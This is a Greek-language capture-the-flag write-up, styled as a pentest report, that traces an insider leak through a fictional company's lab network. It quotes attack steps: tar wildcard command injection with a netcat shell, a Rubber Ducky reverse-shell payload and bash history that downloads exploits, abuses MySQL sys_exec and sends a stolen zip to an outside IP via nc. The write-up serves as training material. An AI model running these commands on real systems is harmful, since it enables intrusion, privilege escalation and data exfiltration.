CTF (Find the Insider)
PENTEST REPORT

ΕΛΛΑΚ Team

ΠΑΝΟΠΤΗΣ 2016 CTF

Περιεχόμενα

CTF (FIND THE INSIDER)
PENTEST REPORT

ΣΕΝΑΡΙΟ ΕΠΕΙΣΟΔΙΟΥ

–Διαβαθμισμένα αρχεία έχουν διαρρεύσει από εταιρεία η οποία υλοποιεί projects των Ενόπλων Δυνάμεων της χώρας
–Ο CEO της εταιρείας υπό το φόβο ύπαρξης insider αποφασίζει να αναθέσει σε εξωτερικό φορέα/εταιρεία τη διεξαγωγή penetration testing – incident handling, για τη διαλεύκανση της υπόθεσης
–Ο εξωτερικός φορέας επικοινωνεί μόνο με τον CEO και το νομικό τμήμα της εταιρείας, το οποίο έχει ενημερωθεί σχετικά από τον CEO.

ΣΤΟΧΟΣ ΕΠΕΙΣΟΔΙΟΥ

Στόχοι της διερεύνησης είναι η εύρεση των παρακάτω:
• Τι ακριβώς έχει διαρρεύσει από την εταιρεία;
• Με ποιο τρόπο διέρρευσαν τα αρχεία, Ποιες ευπάθειες συστημάτων χρησιμοποιήθηκαν για το σκοπό αυτό;
• Ποιος υπέκλεψε τα στοιχεία και εάν υπήρξε συνεργασία με υπάλληλο της εταιρείας για το σκοπό αυτό.

ΔΟΚΙΜΗ ΠΑΡΕΙΣΔΥΣΗΣ

Πραγματοποιείται blackbox δοκιμή παρείσδυσης στην εταιρία roundtablesecurity.org κατόπιν γραπτής εντολής του CEO.

Αρχικοποίηση

Συνδεόμαστε στο 10.56.56.10 το οποίο βρήκαμε κάνοντας NSLOOKUP στον DNS (10.56.56.1) που έγινε bind στο προφίλ μας (10.70.70.42) ζητώντας το www.roundtablesecurity.org

Αντίστοιχα βρήκαμε τον mail.roundtablesecurity.org που είναι ο 172.29.40.20

Get Web Enumeration

Εκτελούμε

dirb http://10.56.56.10 /usr/share/wordlists/dirb/common.txt
Βρίσκουμε ως αποτέλεσμα τη σελίδα **suspended.page** την οποία επισκεπτόμαστε βρίσκοντας το πρώτο flag.

Get Access Web

Στη ανωτέρω σελίδα δημιουργούμε έναν καινούριο χρήστη με username πχ dimitris και password (προσοχή δεν πρέπει να χρησιμοποιήσετε καθόλου νούμερα)

Ο συγκεκριμένος χρήστης θα γίνει add στους χρήστες του Linux και μπορεί να αποκτήσει πρόσβαση μέσω SSH

Για να σιγουρευτείτε ότι ο χρήστης δημιουργήθηκε ως αποτέλεσμα θα δείτε στο URL success=1

Το SSH προστατεύεται με port knocking
Ενεργοποιούμε το wireshark στη μηχανή μας (**ifconfig** κοιτάμε το int tun0 για να δούμε την IP μας 10.70.70.χχ και βρίσκουμε ότι ο Web server 10.56.56.10 μας στέλνει τις ακόλουθες πόρτες 11111 33333 22222 που μας υποψιάζει για το port knocking
Συνεπώς δίνουμε **apt-get install knockd** και
ssh username@10.56.56.10 (πχ dimitris@10.56.56.10) ενώ ταυτόχρονα σε νέο παράθυρο δίνουμε
knock 10.56.56.10 11111 33333 22222
Στο πρώτο παράθυρο μας ζητείται το password και αμέσως έχουν πρόσβαση στο Web box και στο δεύτερο flag (250 points)
dimitris@www:~$ ls -l
total 4
-rw-r--r-- 1 dimitris dimitris 812 Apr 15 21:32 [web_access_flag]
dimitris@www:~$ cat \[web_access_flag\]
Token: 59b79d4fe687eb9fe56dc5d682e2258859b4ce1d
 # ------------------------- #
Text: [Deleted email]
From: s.pespesiadis@roundtablesecurity.org
To: s.kourtzanis@roundtablesecurity.org
Subject: Περίεργη σελίδα στον web server
Καλησπέρα Στέργιο,
Τι κάνεις? Πως είναι ο μικρός?
Ρε συ, είδα ένα παράξενο php file στον Web server, to suspended.page
Και μου φάνηκε πολύ περίεργο… Δεν το έβαλα ούτε εγώ αλλά και κανένας άλλος
Από το τμήμα οπότε ο μόνος που θα είχε access είσαι εσύ.
Κατεβαίνω καφετέρια σε λίγο οπότε πέρνα να τα πούμε κιόλας.
Σίμων

Αντίστοιχα στο Web box βρίσκουμε:

dimitris@www:/etc$ cat hosts
127.0.0.1 localhost
127.0.1.1 www.roundtablesecurity.org www
 # The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
#ff02::1 ip6-allnodes
#ff02::2 ip6-allrouters
172.29.40.10 www.roundtablesecurity.org www web webserver
172.29.40.12 iaso.roundtablesecurity.org iaso backup backupserver
172.29.40.14 estia.roundtablesecurity.org estia file fileserver
172.29.40.16 iris.roundtablesecurity.org iris voip voipserver
172.29.40.18 chaos.roundtablesecurity.org chaos admin administrator

172.29.40.20 ermis.roundtablesecurity.org ermis mail mailserver
dimitris@www:/etc$

Σκανάρουμε εσωτερικά για ανοιχτές πόρτες:

Με ***nc -zv [ip] 1-1023*** βρίσκουμε τις ανοιχτές πόρτες στις IP που έχουμε εντοπίσει.

```
172.29.40.12    iaso      backup    22
172.29.40.14    estia     file      21,80
172.29.40.16    iris      voip      no open port (max 1024)
172.29.40.18    chaos     admin     22,111
172.29.40.20    ermis     mail      22,110,25,143,587
```

Παρατηρούμε ανωτέρω, ότι υπάρχει **FTP Service** στον **estia**

Συνδεόμαστε με FTP, ως Anonymous, στον *estia* και κατεβάζουμε το *users.zip,* το οποίο είναι κλειδωμένο.. Στην συνέχεια τρέχουμε το *zip2john* για να πάρουμε το hashed password του zip.
Για να το σπάσουμε τρέχουμε το *John the Ripper* και την *rockyou* wordlist βρίσκουμε ότι το password είναι το ***janus_xxx***

Ανοίγοντας τη λίστα users βρίσκουμε:

Username	Password	Όνομα	Επώνυμο	Position
m.katakozis	tR!e0t!e	Ματθαίος	Κατακόζης	Chief Executive Officer (CEO)
p.kapousizis	j.6ti@Q.	Ποσειδών	Καπουσήζης	Vice President of Operations
l.papazoglou	kiE3h.uw	Λήδα	Παπάζογλου	Personal assistant VPO
f.pesidrosou	yi0tri@F	Φάνης	Πεσυδρόσου	Chief Financial Officer
v.tourounidou	p.uqieB0	Βίβιαν	Τουρουνίδου	Personal assistant CFO
g.georgiadou	X8@r.ux!	Γιώτα	Γεωργιάδου	Vice President of Production
m.kalogeridou	w.3Cr.@q	Μαρία	Καλογερίδου	Personal assistant President Production
g.volliou	ziet.8Pr	Γωγώ	Βόλλιου	Vice President of Marketing
n.ioannidou	s7.en.EB	Νίνα	Ιωαννίδου	Personal assistant President Marketing
ch.genadiou	X!ep!A7!	Χλόη	Γεναδίου	Marketing manager
s.meliou	Sp3efied!	Στέλλα	Μέλιου	Promotions manager
v.stefanidou	g!Uvi@8h	Βίβιαν	Στεφανίδου	Business manager
k.iordanou	j.Ur.U5!	Κατερίνα	Ιορδάνου	Business analyst
i.partalis	8!em.Uth	Ίππαρχος	Παρτάλης	Business analyst
s.varvarelis	5!ej!@Xi	Σύλβιος	Βαρβαρέλης	Business analyst
m.mpadakis	0!Awr!Up	Μέμος	Μπαδάκης	Quality control manager
r.menekoglou	T6eSpuj@	Ραφαέλα	Μενέκογλου	Quality control specialist
a.chirou	GeV@wrA6	Αρίων	Χήρου	Quality control specialist
ch.minoglou	m!4Dr!uy	Χρυσοσθένης	Μήνογλου	Lawyer
n.chrisostomou	c3!ug!@C	Νικολής	Χρυσοστόμου	IT manager
s.kourtzanis	B3efrI@s!	Στέργιος	Κουρτζάνης	IT Admin
th.nikolaidis	HIucr0up!	Θέμης	Νικολαΐδης	Security analyst
g.zitenidis	ri@Y1Ax.	Γιώργος	Ζητενίδης	Network engineer
m.arzoglou	Siut.@t8	Μανώλης	Αρζόγλου	Network engineer
i.leuteroglou	wr3EY.@D	Ιωσήφ	Λευτέρογλου	Network engineer
s.pespesiadis	4!@w.uZ!	Σίμων	Πεσπεσιάδης	Lead Developer
p.dimtsos	r!ecriU1	Πάρης	Δήμτσος	Developer
ch.theodorou	Sw.eh1uT	Χαρίλαος	Θεοδώρου	Developer
th.aksotis	x8ep.Ebi	Θεοδόσης	Αξότης	Security Officer

Get Chaos Access Token

Συνδεόμαστε με *ssh s.kourtzanis@chaos* και password *B3efrI@s!*

```
s.kourtzanis@chaos:~$ cat
/home/s.kourtzanis/\[chaos_access_flag\]

Chaos Access Token: 8f0a31842d6b6365c0bf4c423793b4169aed6699

# ------------------ #

This is the flag for the admin's personal user.
Keep going!
```

Πλέον ψάχνουμε για επιπλέον πληροφορίες. Ειδικότερα βρίσκουμε τους εξής εξυπηρετητές:

```
s.kourtzanis@chaos:~$ cat /etc/hosts
# Servers Network (172.29.40.0/24)
172.29.40.10    www.roundtablesecurity.org    www    web
    webserver
172.29.40.12    iaso.roundtablesecurity.org   iaso   backup
 backupserver
172.29.40.14    estia.roundtablesecurity.org  estia  file
   fileserver
172.29.40.16    iris.roundtablesecurity.org   iris   voip
   voipserver
172.29.40.18    chaos.roundtablesecurity.org  chaos  admin
  administrator
172.29.40.20    ermis.roundtablesecurity.org  ermis  mail
   mailserver
```

καθώς και το υποδίκτυο **172.29.50.0/24** των τερματικών των χρηστών.

```
# Workstations Network (172.29.50.0/24)
172.29.50.10    it.roundtablesecurity.org     it     ws01
   workserver01
172.29.50.12    dev.roundtablesecurity.org    dev    ws02
   workserver02
172.29.50.14    legal.roundtablesecurity.org  legal  ws03
   workserver03
172.29.50.16    exec.roundtablesecurity.org   exec   ws04
   workserver04
172.29.50.18    chaos.roundtablesecurity.org  chaos  admin
  administrator
172.29.50.20    acc.roundtablesecurity.org    acc    ws05
   workserver05
172.29.50.22    mb.roundtablesecurity.org     mb     ws06
   workserver06
172.29.50.24    pqc.roundtablesecurity.org    pqc    ws07
   workserver07
```

Get Backup Enumeration Token

Συνεχίζοντας την ανεύρεση στοιχείων στον chaos Παρατηρούμε ένα ενδιαφέρον στοιχείο. Το service.info στον υποκατάλογο /etc/backup_config

Ειδικότερα έχουμε:

```
s.kourtzanis@chaos:~$ cat /etc/backup_config/service.info
Backup services by VavaTor!

This service creates a dynamic, user driven backup client for every user in our
company as well as critical parts of our core servers.
Backup service enumerates all directories that users feel like backing up and secure-
copys them to the server.
   --------
How it works:

Main backup locations are defined in /etc/backup_config/locations.
Example:

cat /etc/backup_config/locations

***
/var/www/
/var/logs/
/src/project1/.git
***

The users that want to backup their home directories should create an empty file named
__backup_init__.py under their home directory.
Example:

ls -la /home/user

***
.profile
.bashrc
__backup_init__.py
file1
file2
***

The backup server syncs all non-hidden files in the identified backup locations and
copies the directories locally.
Then it compresses the distinct directories using [tar cf archive.tar.gz *].

   --------

Priviledges:

While first setting up the service the system administrator must create a "backup"
user in every client. The username isn't strictly relevant but it can be the the
computers DNS entry appended with "_backup".

Example: the web.xxx.yy computer can have a backup user with username "web_backup"

   --------

Timings:

The exact time between backups is up to the system administrator but the service runs
as a cronjob and the recommended period is 5 to 30 minutes.

   --------

Service version - 1.10.8863

# ---------------------- #
```

```
Backup Enumeration Token: 8977f20ecc9a82e6e06517a8f9180cc26597f827

Good way of thinking. This file should not be here. Try to find out why this file was
created…
```

Get Iaso Access Token

Αναλύοντας τον τρόπο λειτουργίας του backup service με βάση το */etc/backup_config/service.info*, παρατηρούμε ότι είναι ευπαθές στο ¨Tar arbitrary command execution¨. Για να το εκμεταλλευτούμε δημιουργούμε τα παρακάτω αρχεία στο home directory του χρήστη μας:

```
__backup_init__.py - για να τραβήξει τα αρχεία το backup service
--checkpoint=1
--checkpoint-action=exec=sh shell.sh
shell.sh - στο οποίο ανοίγουμε listening port με nc -e /bin/bash -lp
9999
```

Περιμένουμε να τρέξει το cron για το backup, ώστε να τρέξει το *shell.sh* και συνδεόμαστε στο listening port με *nc iaso 9999*

Πράγματι αποκτούμε πρόσβαση και δίνοντας

```
cat /backup/\[iaso_access_flag\]
```

αποκτούμε το επόμενο

```
Iaso Access Token: 1314c9358aad4a828f244b8e48e730273adaea8b

# ---------------------- #

Well done!
This is the location where the RTS Backups are stored.
Anything of use here?
```

Get Estia Access Token

Συνεχίζουμε, παίρνοντας το */home/backup/.ssh/id_rsa* από τον ***iaso*** για να μπορούμε να μπαίνουμε από το **web** όπου είχε πρόσβαση ο *backup@iaso.*

Παρατηρούμε ότι ο ***iaso*** παίρνει backup και από τον *estia,* οπότε δοκιμάζουμε να κάνουμε login στον ***estia*** με τον *file_backup* user

```
eellak@www:~$ ssh -i iaso_key file_backup@estia
file_backup@estia:~$ cat
/var/www/html/pcap/\[estia_access_flag\]

Estia Access Token: 1ac776052551b45a21e4f67f01475db6048d13c0
```

```
# ------------------ #

This is the FileServer access flag.
Keep digging, important information inside!
```

Get PenTester Bonus Token

Μέσα στο private κλειδί **iaso_key** που πήραμε από τον ***iaso*** βλέπουμε:

```
eellak@www:~$ cat iaso_key
-----BEGIN RSA PRIVATE KEY-----
...
-----END RSA PRIVATE KEY-----

PenTester Bonus Token:
da39a3ee5e6b4b0d3255bfef95601890afd80709

# ------------------------- #

You seem to have the pentester's mindset.
What use can you make out of it?
```

Get Chaos Backdoor Token

Παρατηρούμε ότι υπάρχει ένα κρυφό directory, το */home/little_pwnie*

```
s.kourtzanis@chaos:~$ cat
/home/little_pwnie/\[chaos_backdoor_flag\]

Chaos Backdoor Token: a2e6f095ae53daccd15f0d0fbf56c421c2233c29

# -------- MEMO -------- #

Kernel Mod X Password: ro46lese6urity
```

Get Chaos Escalation Token

Πράγματι στον **chaos** και ειδικότερα στο κατάλογο /etc/kernel/kernel_mod_X υπάρχει ELF αρχείο το οποίο δέχεται το παραπάνω password *ro46lese6urity* καθώς και μία εντολή εκτέλεσης.

Πραγματοποιώντας reverse engineering παρατηρούμε ότι το συγκεκριμένο ELF αρχείο είναι ευπαθές σε Buffer Overflow attack στο τρίτο string όταν αυτό είναι πάνω από 512bytes και λαμβανομένου του γεγονότος ότι τρέχει με δικαιώματα Administrator μπορεί να μας δώσει privilege escalated πρόσβαση στον κατάλογο Admin

Get Mail Flag Token

Παράλληλα, εξαρχής η ομάδα PenTest, διαπίστωσε την ύπαρξη Mail Server, ο οποίος ταυτόχρονα αποτελεί και WebMail Access Point μέσω της υπηρεσίας roundcube που τρέχει.

Συνεπώς δημιουργούμε tunnel στην 443, την 80 του *ermis*

ssh –L 443:172.29.40.20:80 s.kourtzanis@10.56.56.10

και ανοίγουμε το webmail από τον τοπικό υπολογιστή μας

Πέραν του Mail Flag που παίρνουμε διαβάζοντας τα email των χρηστών κάνοντας χρήση των username/password της ανωτέρω λίστας users βρίσκουμε…

Διαβάζοντας τα email του ***n.chrisostomou*** βρίσκουμε:

```
Subject    Suspicious Twitter Account
From        <s.kourtzanis@roundtablesecurity.org>
To        <n.chrisostomou@roundtablesecurity.org>
Date        2016-05-20 11:34

Mail Flag Token: c19336141ccfd3205699253514d1e0b1ada7ac26

  Καλημέρα Νικολή,

Παρατήρησα από έναν χρήστη μας ότι επισκέπτεται ένα περίεργο
account στο Twitter (@little_pwnie). Το συγκεκριμένο account
έχει κωδικοποιημένα μηνύματα τα οποία δεν μπορώ να
αποκρυπτογραφήσω. Μπορεί να είναι κάποιος φίλος του ή κάποιο
είδος παιχνιδιού, δεν ξέρω, απλά μου φάνηκε περίεργο και είπα
να το αναφέρω.

Στέργιος
```

Get Insider Backdoor Token

Επικεντρωνόμαστε στον υπολογιστή του Νικολαΐδη και πραγματικά βρίσκουμε ότι υπάρχει συνδεδεμένο ένα Rubber Ducky USB με το εξής backdoor πρόγραμμα:

```
th.nikolaidis@it:~$ cat /media/DUCKY/rs.duck
# Reverse Shell Backdoor
# little_pwnie

GUI
DELAY 50
STRING terminal
ENTER
```

```
DELAY 50
STRING rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i
2>&1 | nc 516.333.109.88 51242 > /tmp/f
ENTER
DELAY 50

STRING exit
ENTER
DELAY 50

# ------------------------- #

Insider Backdoor Token:
635752d34cc4c35bab662e3b4282b2634d2910bd
```

Η ανάλυση του συγκεκριμένου αρχείου φανερώνεται τη δημιουργία reverse shell.

Get Insider Janus Token

Συνεχίζοντας τη δοκιμή παρείσδυσης στο δίκτυο των τερματικών βρίσκουμε το ακόλουθο στο τερματικό **it** του **th.nikolaidis**

.bash_history

```
cat /etc/hosts
route -n
find / -perm -4000 2>/dev/null
wget 516.333.109.88/exploits/local/root_pwn -O /tmp/root_pwn
chmod +x /tmp/root_pwn
/tmp/root_pwn
rm /tmp/root_pwn
nc -zv 172.29.50.18 1-65535
mysql -h 172.29.50.18
mysql -h 172.29.50.18 -u root -p
pwd
ls -la
mkdir .tmp
cd .tmp
wget 516.333.109.88/exploits/remote/db/lib_mysqludf_sys.so -O lib_mysqludf_sys.so
nano install.sh
chmod +x install .sh
./install.sh
ssh-keygen -t rsa
cd ../.ssh
ls -la
cat id_rsa.pub
python -m SimpleHTTPServer 65535 &
mysql -h 172.29.50.18 -u root -p
ssh root@172.29.50.18
nc -lvp 40000 > /home/th.nikolaidis/.tmp/schematics.zip
nc 516.333.109.88 443 < /home/th.nikolaidis/.tmp/schematics.zip
history c
exit
```


Με τη σύνδεση αυτού ο εισβολέας αποκτά reverse shell και ο εκτελεί με σειρά τις εντολές που καταγράφονται στο .bash_history του χρήστη δηλαδή root escalation, port scanning, εύρεση mysql στ chaos, σύνδεση ως as root στον chaos και υποκλοπή των αρχείων **schematics.zip** τα οποία στέλνονται στην εξωτερική IP 516.333.109.88 και η οποία θα πρέπει να αποτελέσει αντικείμενο άρσης απορρήτου και έρευνας.

nc 516.333.109.88 443 < /home/th.nikolaidis/.tmp/schematics.zip

```
SHOW databases;
USE mysql;
SELECT * from user;
SHOW GRANTS FOR 'root';
SELECT @@plugin_dir;
exit;
SELECT sys_exec("wget http://172.29.50.10:65535/id_rsa.pub -O /tmp/pwn");
SELECT sys_exec("cat /tmp/pwn >> /root/.ssh/authorized_keys");
SELECT sys_exec("rm /tmp/pwn");
exit;
```

Από τα αρχεία μας ενδιαφέρουν αυτά στον κατάλογο *.tmp* και το *Documents/.janus.wav*

Το αρχείο janus.wav μοιάζει με αρχείο ήχου. Χρησιμοποιούμε Sonic Visualizer Και κάνοντας αποτύπωση σε φάσμα συχνοτήτων παρατηρούμε ότι περιέχει κρυμμένο το ακόλουθο **Janus-IT-656b73**



Κάνουμε X11 **forwarding** από τον *th.nikolaidis@it* στο τοπικό μας μηχάνημα και τρέχουμε το *~/bin/janus*.

Μπαίνουμε με τα στοιχεία του κ. Νικολαΐδη και χρησιμοποιούμε ως passphrase το μήνυμα από την stego αποκρυπτογράφηση του *.janus.wav*

Πράγματι οδηγούμαστε στο ακόλουθο μήνυμα.


Συνεχίζοντας βρίσκουμε τα ακόλουθα:


Mon May 2 16:25:14 SYSTEM:
little_pwnie is now a connection!
Tue May 3 21:41:11 - th.nikolaidis:
How the hell did you acquire JANUS?! And more importantly how did you get an authorized account without the permission of Kourtzanis??
Tue May 3 21:43:15 - little_pwnie:
This is not of your concern.
Tue May 3 21:50:28 - th.nikolaidis:
And what happens between me and Gogo is not of your concern as well... Whatever... Now what?
Tue May 3 21:52:10 - little_pwnie:
Patience. This will all be over soon.
Tue May 3 21:52:44 - little_pwnie:
I have hidden a USB stick under a bench in Syntagma Square. I'm sure you will find it.
Tue May 3 21:53:31 - little_pwnie:
Take it and plug it to your computer, i will take the lead from there. The less you know, the better so dont ask questions.
Tue May 3 21:55:02 - little_pwnie:
Moreover, as you are the analyst of the company you will be monitoring and you will ignore any suspicious activity.
Tue May 3 21:55:36 - little_pwnie:
Keep everyone that will become suspicious and reassure them that nothing is going on. Especially the admins and developers.
Tue May 3 21:56:17 - little_pwnie:
After having done all that, and when my objective is complete i will come to you for more informations. Is everything clear?

Αρα έχουμε πλέον την απόδειξη ότι ο insider (little_pwnie) εκβίασε πράγματι τον κ. Νικολαϊδη στις 3 Μαϊου και με ποιόν τρόπο επίσης, ώστε να χρησιμοποιήσει το USB stick που αναφέρθηκε ανωτέρω και με τις συνέπειες που ακολούθησαν.

Διαβάζοντας ότι επιπλέον οδηγίες θα δοθούν μέσω του twitter θα πρέπει να ασχοληθούμε με το backdoor πρόγραμμα **little_pwnie** εκτενώς, εφόσον αναφορά σε αυτό υπάρχει και από το ανωτέρω email του κ. Χρυσοστόμου.

Εχοντας πλέον σαφή γνώση επισκεπτόμαστε τη σελίδα στο twitter



το οποίο έστειλε τα μηνύματα αυτοματοποιημένα στις 11 Απριλίου 2016

Get Social Decode

Κάνοντας χρήση python γράφουμε ένα πρόγραμμα ώστε να λάβουμε και να αρχειοθετήσουμε από παλαιότερα προς νεώτερο όλα τα tweets του twitter.com/@little_pwnie και τα αποθηκεύουμε σε ένα αρχείο txt.

Τρέχουμε *base64 -d file > image.jpg* και λαμβάνουμε την ακόλουθη εικόνα

Η εικόνα είναι ένα QR code το οποίο δίνει το ακόλουθο text κείμενο:

First Name: Ariana
Last Name: Makaridou

E-Mail: a.makaridou@cd.mil.gr

 # ------------------------------ #

Social Decode Token: 621cfcd61ae15fe592f35fd2801cf3fea69c5fe9

 # ------------------------------ #

Think before you act...
Think again before you act....
Act.

Get Social Legal Token

Στέλνουμε μέσω ηλεκτρονικού ταχυδρομείου email στο νομικό τμήμα, αίτημα άρση απορρήτου της κυρίας Αριάννας Μακαρίδου, στοιχειοθετημένο με το email του Χρυσοστόμου με τίτλο “Suspicious Twitter Account” και την αποκρυπτογράφηση των μηνυμάτων του Twitter account και παίρνουμε την εξής απάντηση:

Μετά από τις πληροφορίες που δώσατε, το νομικό τμήμα της Round Table Security επικοινώνησε με την διεύθυνση κυβερνοάμυνας και κατ' επέκταση με το νομικό τμήμα του ΓΕΕΘΑ προκειμένου να κάνει άρση απορρήτου στον εν λόγω λογαριασμό. Μπορέσαμε να λάβουμε ένα ηλεκτρονικό μήνυμα που δεν παραβιάζει το απόρρητο του παραπάνω οργανισμού το οποίο έχει ως παραλλήπτη τον λογαριασμό th.nikolaidis@roundtablesecurity.org και είναι το ακόλουθο:

Αριάννα: Θέμη, πλέον είναι πολύ επικίνδυνο να συνεχίσουμε τις επαφές μας. Αυτό θα είναι το τελευταίο σου στοιχείο. Χρησιμοποίησε το για να βρεις αυτό που χρειάζεσαι. Είναι το κλειδί για την πληροφορία που κρύβεται στα μηνύματα μου.

Θέμης: Roger that! Ελπίζω να μην τα ξαναπούμε ποτέ! Κάνε ό,τι είναι να κάνεις, αλλά μην βλάψεις κανέναν.

[Social_Legal_Token] :
854c1a43c256e23a5b58abff11cb380e041d3443

Στην διάθεση σας για οτιδήποτε άλλο χρειαστείτε,
Νομική ομάδα Round Table Security

Get Social Stego Token

Με βάση το στοιχείο pinpoint από το email της κ.Αριάννας Μακαρίδου και λαμβανομένου το γεγονότος ότι δεν υπάρχει στεγανογραφία στο συγκεκριμένο png, επιστρέφουμε στο πρόγραμμα little_pwnie και αναλύουμε τα 473 μηνύματα. Ειδικότερα παρατηρούμε ότι κάθε μήνυμα περιλαμβάνει και ένα αποτύπωμα (pinpoint).

Παίρνουμε τις συντεταγμένες των tweets του *@little_pwnie* και τις αποτυπώνουμε μέσω google maps πάνω στον χάρτη.

Το αποτέλεσμα είναι το ακόλουθο:

Πρόκειται για ένα αλφαριθμητικό 32 χαρακτήρων το οποίο προφανώς είναι MD5

Χρησιμοποιούμε το md5cracker.org για να σπάσουμε το md5 και παίρνουμε:

```
I have everything i need. That means i am not going to bother
you again. The money will be transferred to your bank account
by the end of the day. Social Stego Token:
fa9f0fbd73d7b2ee4823c78968472ca7e7fc5383
```

Πλέον έχουμε όλες τις πληροφορίες που χρειαζόμαστε και έχουμε φέρει εις πέρας με επιτυχία τη δοκιμή παρείσδυσης.

ΑΠΟΤΙΜΗΣΗ

Ως αποτελέσματα της δοκιμής παρείσδυσης που πραγματοποιήσαμε, αναφέρουμε τα εξής.

Τα αρχεία τα οποία είχε ως στόχο η επίθεση στην εταιρία ήταν αυτά που περιλαμβάνονται στο συμπιεσμένο αρχείο schematics.zip

Ο εξωτερικός φορέας ήταν η κ. Αριάννα Μακαρίδου με εσωτερικό συνεργάτη τον κ. Νικολαίδη (εκβιασμός και πληρωμή), ο οποίος κάνοντας χρήση USB stick, τοποθέτησε backdoor πρόγραμμα πρόσβασης και κατόπιν μέσω αδυναμιών που περιγράφονται εκτενώς στην ανάλυση υπέκλεψε τα αρχεία, ενώ είχε και ενημέρωση μέσω κρυπτογραφημένης επικοινωνίας μέσω twitter.

Οι ευπάθειες αναφέρονται διεξοδικά στην ανάλυση της δοκιμής παρείσδυσης και είμαστε στη διάθεσή σας για οποιαδήποτε επιπλέον πληροφορία ή διευκρίνιση.